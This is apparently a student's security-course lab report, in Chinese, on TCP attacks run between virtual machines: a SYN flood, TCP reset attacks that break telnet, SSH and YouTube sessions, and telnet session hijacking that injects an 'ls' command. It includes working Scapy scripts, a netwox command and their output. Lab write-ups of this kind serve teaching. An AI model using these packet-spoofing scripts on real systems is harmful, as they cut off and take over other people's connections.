資訊安全 LAB2

40647027S

Task1

攻擊成功之後會出現很多連線 TIME_WAIT。

一開始沒有成功因為 SYN Cookie Countermeasure 是打開的。

後來把它先關掉就能成功了。

```
gary@ubuntu:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 192.168.242.132:46364   117.18.237.29:80        TIME_WAIT
tcp        0      0 192.168.242.132:36256   121.11.6.35:443         TIME_WAIT
tcp        0      0 192.168.242.132:33880   13.33.201.175:80        TIME_WAIT
tcp        0      0 192.168.242.132:38320   47.246.37.228:443       TIME_WAIT
tcp        0      0 192.168.242.132:55674   13.35.153.99:443        TIME_WAIT
tcp        0      0 192.168.242.132:54148   13.35.153.50:443        TIME_WAIT
tcp        0      0 192.168.242.132:46454   117.18.237.29:80        TIME_WAIT
tcp        0      0 192.168.242.132:50474   13.35.153.84:443        TIME_WAIT
tcp        0      0 192.168.242.132:47200   47.246.37.229:443       TIME_WAIT
tcp        0      0 192.168.242.132:33038   216.58.200.227:80       TIME_WAIT
tcp        0      0 192.168.242.132:52248   35.222.85.5:80          TIME_WAIT
tcp        0      0 192.168.242.132:58424   39.96.132.69:443        TIME_WAIT
tcp        0      0 192.168.242.132:50534   13.35.153.84:443        TIME_WAIT
tcp        0      0 192.168.242.132:54160   13.35.153.50:443        TIME_WAIT
tcp        0      0 192.168.242.132:56478   47.246.37.231:443       TIME_WAIT
tcp        0      0 192.168.242.132:46366   117.18.237.29:80        TIME_WAIT
tcp        0      0 192.168.242.132:40748   203.211.4.155:80        TIME_WAIT
tcp        0      0 192.168.242.132:33878   13.33.201.175:80        TIME_WAIT
tcp        0      0 192.168.242.132:49562   60.199.191.103:80       TIME_WAIT
tcp        0      0 192.168.242.132:56480   47.246.37.231:443       TIME_WAIT
tcp        0      0 192.168.242.132:46362   117.18.237.29:80        TIME_WAIT
tcp        0      0 192.168.242.132:49744   47.95.47.253:443        TIME_WAIT
tcp        0      0 192.168.242.132:46452   117.18.237.29:80        TIME_WAIT
tcp        0      0 192.168.242.132:46448   117.18.237.29:80        TIME_WAIT
tcp        0      0 192.168.242.132:43154   104.18.21.226:80        TIME_WAIT
tcp        0      0 192.168.242.132:46450   117.18.237.29:80        TIME_WAIT
tcp        0      0 192.168.242.132:45352   172.217.24.10:443       TIME_WAIT
tcp        0      0 192.168.242.132:46446   117.18.237.29:80        TIME_WAIT
```

Task2

Netwox:

```
gary@ubuntu:~$ sudo netwox 78 -d "ens33" -f "host 192.168.242.132"
^C
gary@ubuntu:~$
```

```
    標題 : [新聞] 林夕出席台北撐港活動 砲口對向台灣某政
16. 看板 : Gossiping       《 Jun  9 18:38:11 》  37 篇    ZMittermeyer
    標題 : [新聞] 吳音寧座車首次曝光！近30年TOYOTA老車她
17. 看板 : Gossiping       《 Jun 12 19:15:55 》  35 篇    lockingport
    標題 : [爆卦] 身為醫師，我反對醫材收費設上限
18. 看板 : Gossiping       《 Jun 12 13:53:28 》  34 篇          x265
    標題 : [爆卦] 呱吉爆料 有公關公司找他帶風向
19. 看板 : Gossiping       《 Jun 10 12:52:24 》  33 篇       Rrrxddd
 瀏覽 第 1/3 頁 ( 37%)  目前顯示: 第 01~39 行                (h)說明 (←/q)離開 p
acket_write_wait: Connection to 140.112.172.11 port 22: Broken pipe
gary@ubuntu:~/Desktop$
```

我先將一台 VM 使用 ssh 連線到 ptt，再使用另一台 VM 對它攻擊，ptt 馬上就失去連線。

Scapy:

需要先用 wireshark 取得 ack 與 seq 資訊，一開始 wireshark 沒有設定要顯示 absolute ack and seq，預設顯示 relative seq and ack 導致一直失敗，後來才發現問題點。

程式碼:

gary.py 2.py

home > gary > Desktop > gary.py > ...

```
1  #!/usr/bin/python3
2  from scapy.all import *
3
4
5  # SYN
6  ip=IP(src='192.168.242.133',dst='192.168.242.132')
7  r=TCP(sport=51862,dport=23,flags='RA',seq=1002560226, ack=4265004626)
8  pkt = ip/r
9  ls(pkt)
10 send(pkt, verbose = 0)
```


結果:

```
Escape character is '^]'.
Ubuntu 18.04.4 LTS
ubuntu login: gary
Password:
Last login: Tue Jun 16 20:28:33 PDT 2020 from 192.168.242.133 on pts/2
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.3.0-59-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

55 packages can be updated.
0 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
gary@ubuntu:~$ cd Desktop/
gary@ubuntu:~/Desktop$ gary^C
gary@ubuntu:~/Desktop$ Connection closed by foreign host.
```

Task3

我嘗試使用 youtube，並對正在瀏覽影片的 VM 攻擊，一樣使用下列指令。

sudo netwox 78 -d "ens33" -f "host 192.168.242.132"，攻擊後 youtube 只會一直轉圈圈，無法觀看直到停止攻擊。



Task4

我使用的 data 為 ls\r\n 的指令。

先用 wireshark 得到 seq 與 ack 後可以知道下一個封包該傳甚麼資料。

程式碼

2.py

home > gary > Desktop > 2.py > ...

```
1  #!/usr/bin/python3
2  from scapy.all import *
3
4
5  # SYN
6  ip=IP(src='192.168.242.133',dst='192.168.242.132')
7  r=TCP(sport=40866,dport=23,flags='PA',seq=737130146, ack=758390370)
8  #data = "6c730d00"
9  data = "6c730d00"
10 pkt = ip/r/data
11 ls(pkt)
12 send(pkt, verbose = 0)
```

執行結果。

```
gary@ubuntu:~/Desktop$ sudo ./2.py
version    : BitField (4 bits)                = 4               (4)
ihl        : BitField (4 bits)                = None            (None)
tos        : XByteField                       = 0               (0)
len        : ShortField                       = None            (None)
id         : ShortField                       = 1               (1)
flags      : FlagsField (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)               = 0               (0)
ttl        : ByteField                        = 64              (64)
proto      : ByteEnumField                    = 6               (0)
chksum     : XShortField                      = None            (None)
src        : SourceIPField                    = '192.168.242.133' (None)
dst        : DestIPField                      = '192.168.242.132' (None)
options    : PacketListField                  = []              ([])
--
sport      : ShortEnumField                   = 40866           (20)
dport      : ShortEnumField                   = 23              (80)
seq        : IntField                         = 737130146       (0)
ack        : IntField                         = 758390370       (0)
dataofs    : BitField (4 bits)                = None            (None)
reserved   : BitField (3 bits)                = 0               (0)
flags      : FlagsField (9 bits)              = <Flag 24 (PA)>  (<Flag 2 (S)>)
window     : ShortField                       = 8192            (8192)
chksum     : XShortField                      = None            (None)
urgptr     : ShortField                       = 0               (0)
options    : TCPOptionsField                  = []              (b'')
```

使用 wireshark 看傳回來的封包確實執行了 ls 指令可以看到受害 VM 執行 ls 後的結果。

```
> Frame 74859: 297 bytes on wire (2376 bits), 297 bytes captured (2376 bits) on interface 0
> Ethernet II, Src: Vmware_29:97:c6 (00:0c:29:29:97:c6), Dst: Vmware_b3:91:74 (00:0c:29:b3:91:74)
> Internet Protocol Version 4, Src: 192.168.242.132, Dst: 192.168.242.133
v Transmission Control Protocol, Src Port: 23, Dst Port: 40866, Seq: 758390079, Ack: 737130146, Len: 231
    Source Port: 23
    Destination Port: 40866
    [Stream index: 133]
    [TCP Segment Len: 231]
    Sequence number: 758390079
    [Next sequence number: 758390310]
    Acknowledgment number: 737130146
    1000 .... = Header Length: 32 bytes (8)
  > Flags: 0x018 (PSH, ACK)
    Window size value: 509
    [Calculated window size: 65152]
    [Window size scaling factor: 128]
    Checksum: 0x2a5d [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  > Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  > [SEQ/ACK analysis]
  > [Timestamps]
    TCP payload (231 bytes)
v Telnet
    Data: \033[0m\033[01;34mDesktop\033[0m    \033[01;34mDownloads\033[0m         geckodriver.log  \033[01;34mPictures\033[0m  \033[01;34mTemplates\033[0m\r\n
    Data: \033[01;34mDocuments\033[0m  examples.desktop  \033[01;34mMusic\033[0m            \033[01;34mPublic\033[0m    \033[01;34mVideos\033[0m\r\n
```